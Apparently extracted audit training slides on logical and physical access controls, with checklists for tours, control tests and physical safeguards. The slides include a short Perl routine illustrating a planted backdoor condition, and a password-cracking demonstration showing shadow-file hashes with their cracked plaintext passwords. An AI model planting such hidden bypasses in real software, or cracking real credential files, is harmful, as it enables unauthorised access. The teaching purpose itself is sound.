
2. Target system identifies remote computer and drops line

3. Target system dials to computer using pre-stored phone number for that computer

Remote Access

- Firewalls
- VPNs
- Proxy Servers


Firewalls



*usually Web
Server & DMZ

See:
Building Internet Firewalls
Chapman & Zwicky
O'Reilly & Associates

Bypass Examples



Backdoor Example

```
# subroutine that identifies the procedure name
# and person assigned
# to write it in a properly formatted procedure
# file
#
sub idprocedure {
open(INFILE,$fullpath) || die "Can't open $fullpath";
$title = "NOT FOUND";
$first = "NOT FOUND";
$last = "";
while ($line = <INFILE>) {
#find procedure name in the procedure file
$name = index("$line","Procedure Name",0);
if ($name == "1111"){exit 1;}
#find status in the procedure file
$written = index("$line","written by",0);
$documented = index("$line","documented by",0);
$manual = index("$line","manual",0);
if ($name > -1){
    $title=substr($line,$name + 16);
    chop ($title);
    $title = join(' ', split(' ', $title));
}
}
```

```
if ($written > -1){
    $after=substr($line,$written + 10);
    ($first,$last,$rest)=split(' ', $after);
}
if ($documented > -1){
    $after=substr($line,$documented + 13);
    ($first,$last,$rest)=split(' ', $after);
}
if ($manual > -1){
    $first = "Already in a manual";
    $last = "";
}
} #end while
if ($size) {
print "$title\t$fullpath\t$size\t$first $last\n";
}
else
{
print "$title\t$fullpath\t$first $last\n";
}
}
```

Use Proven Audit Techniques

- Obtain understanding
- Document and evaluate access controls
- Test controls
- Evaluate access controls
- Evaluate environment

(to ensure controls stay that way)

Obtain understanding

- Take a tour -ask to see
 - ✓ Review network diagrams
 - ✓ Look at equipment in diagrams
 - Support personnel
 - Reports from security software
 - ✓ Manuals
 - Policies and standards
 - ✓ Evidence of training
 - ✓ Trail of data ownership
 - ✓ Authorization records
- Collect documentation along the way

Document and Evaluate controls

- Use tour data to:
 - Chart access paths
 - Interview support personnel
 - Reconcile reports from security software with authorization processes

Evaluate

- Review access policies
- Review security awareness & training
- Review data ownership (accountability)
- Review data custody
- Review data usage
- Review evidence of authorization
- Review access standards
*note: policies, standards, **not** guidelines*

TYPES OF TESTS

- Substantive - looks at actual data, programs, source documents & other evidence to see what is in place (*e.g.: are all the users in the password file identifiable as current employees, contractors, or other authorized users, and is their access to data appropriate?*)
- Control - tests the existence of management-identified control procedures (*e.g.: for a sample of users in the organization to bring confidence level to 90%, can I find the signed access request form & verify that they have been put into the right group?*)

Substantive:

Password Cracking Example

from passwd file:

arlene:x:113:100:Arlene Hagarty:/home1/arlene:/usr/bin/sh

ncrmusr:x:100:100::/ncrm:/usr/bin/sh

bayer:x:175:103:chris bayer:/home2/bayer:/usr/bin/sh

from shadow file:

arlene:LrTWEZS3ADG/E:9975:0:168:7:::

ncrmusr:AA/KKUh9vuoew:10032:0:168:7:::

bayer:SSFnqR0AunInc:10018:0:168:7:::

Cracker output:

pwc: Oct 15 18:23:02 Starting pass 1 - password information

pwc: Oct 15 18:23:04 Gussed arlene (/usr/bin/sh in credit.txt) [arlene1] LrTWEZS3ADG/E

pwc: Oct 15 18:23:05 Gussed ncrmusr (/usr/bin/sh in credit.txt) [ncrmusr2] AA/KKUh9vuoew

pwc: Oct 15 18:23:05 Closing feedback file.

pwc: Oct 15 18:23:05 FeedBack: 2 users done, 22 users left to crack.

pwc: Oct 15 18:23:05 Starting pass 2 - dictionary words

pwc: Oct 15 18:23:05 Applying rule '!?Al' to file 'Dicts/bigdict'

pwc: Oct 15 18:23:06 Rejected 1333 words on loading, 24754 words left to sort

pwc: Oct 15 18:23:06 Sort discarded 274 words; FINAL DICTIONARY SIZE: 24480

pwc: Oct 15 18:26:37 Gussed jsavarin (/usr/bin/ksh in credit.txt) [credit] 7pZ1b.SKiXbfI

pwc: Oct 15 18:26:48 Closing feedback file.

pwc: Oct 15 18:35:04 FeedBack: 3 users done, 21 users left to crack.

pwc: Oct 15 18:35:04 Applying rule '>2<8!?Al\$1' to file 'Dicts/bigdict'

pwc: Oct 15 18:35:05 Rejected 11421 words on loading, 14666 words left to sort

pwc: Oct 15 18:35:05 Sort discarded 178 words; FINAL DICTIONARY SIZE: 14488

pwc: Oct 15 18:36:17 Gussed bayer (/usr/bin/sh in credit.txt) [shark1] SSFnqR0AunInc

pwc: Oct 15 18:38:22 Closing feedback file.

pwc: Oct 15 18:38:22 FeedBack: 4 users done, 20 users left to crack.

etc etc etc

Control:

Password Filtering Example

Instructions for using Windows Nt passfilt.dll

Order and type of check are programmed according to local needs; e.g.:

1. password length is at least 6 chars
2. password does not include the user name
3. password is not component of full name
4. password is complex, defined as:
 - has 3 of 4 char types: upper case, lower case, number, special
5. is not in an ascii dictionary called WINNT/system32/dict.txt
6. is not a dictionary word followed by a number

Initial code for dll available from Microsoft Knowledge Base Article ID: Q151082

Installation:

You have to have at least version 4.0 on all PDCs and have installed service pack three.

Then copy passfilt.dll to WINNT/system32
and use regedt32.exe to edit the registry key.

```
HKEY_LOCAL_MACHINE\  
  SYSTEM\  
  CurrentControlSet\  
  Control\  
  Lsa\  
  Notification Packages
```

to include the line: PASSFILT.

Permissions on passfilt.dll should be RX

TEST - *Prevention*

- Inventory-based: terminal keys & cards*
- Password integrity*
- Authorization: accounts, groups, levels**
- Detection & Response**
- Remote access controls*
- Change controls**
- Backdoors (e.g.: bypasses, middleware)*

* *usually substantive*, ** *usually control*

TEST - *Detection*

- Alarms, alerting mechanisms*
- Access failure logs*
- File integrity checks*
- Process integrity monitors*
- Monitoring procedures**

* *usually substantive*, ** *usually control*

TEST - *Recovery*

- Incident response*
- Incident follow-up**
- Recovery planning & testing
(*more detail section 4.5*)


** usually substantive, ** usually control*

LOGICAL ACCESS SUMMARY

- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - combine substantive and control
depending on risk
- ASSESS - Are logical access risks covered?


PHYSICAL ACCESS

Understand the issues



Exactly what should be protected?

Identify the Exposures



Know these physical access controls

Door locks - bolting, combination, electronic, biometric

Logged Entry - manual, electronic

Photo Ids

Video cameras

Security guard

Escorted/controlled visitor access

Bonded personnel - maintenance and other service

Deadman doors

Discretely identified facilities


Computer terminal locks

Controlled single entry point

Alarm system

Secured distribution cart

Recognize the Controls (example)



1. Door locks
 - 1a. bolting
 - 1b. combination
 - 1c. electronic
 - 1d. biometric
2. Controlled entry points
 - Monitoring
 - Logged entry
 - Photo Ids
 - Video Cameras
 - Alarm System
3. Personnel
 - 3a. Security Guards
 - 3b. Escorts
 - 3c. Bonded Maintenance
 - 3d. Receptionist
4. Computer
 - 4a. Terminal/floppy locks
 - 4d. Secure print center

Use Proven Audit Techniques

- Take a tour -ask to see

- ✓ computer room

- ✓ programmers' area

- ✓ tape library

- ✓ printer stations

- management offices

- location of all consoles

- ✓ print rooms

- ✓ storage rooms

- power supply

- comm rooms

- ✓ media library

- off-site storage

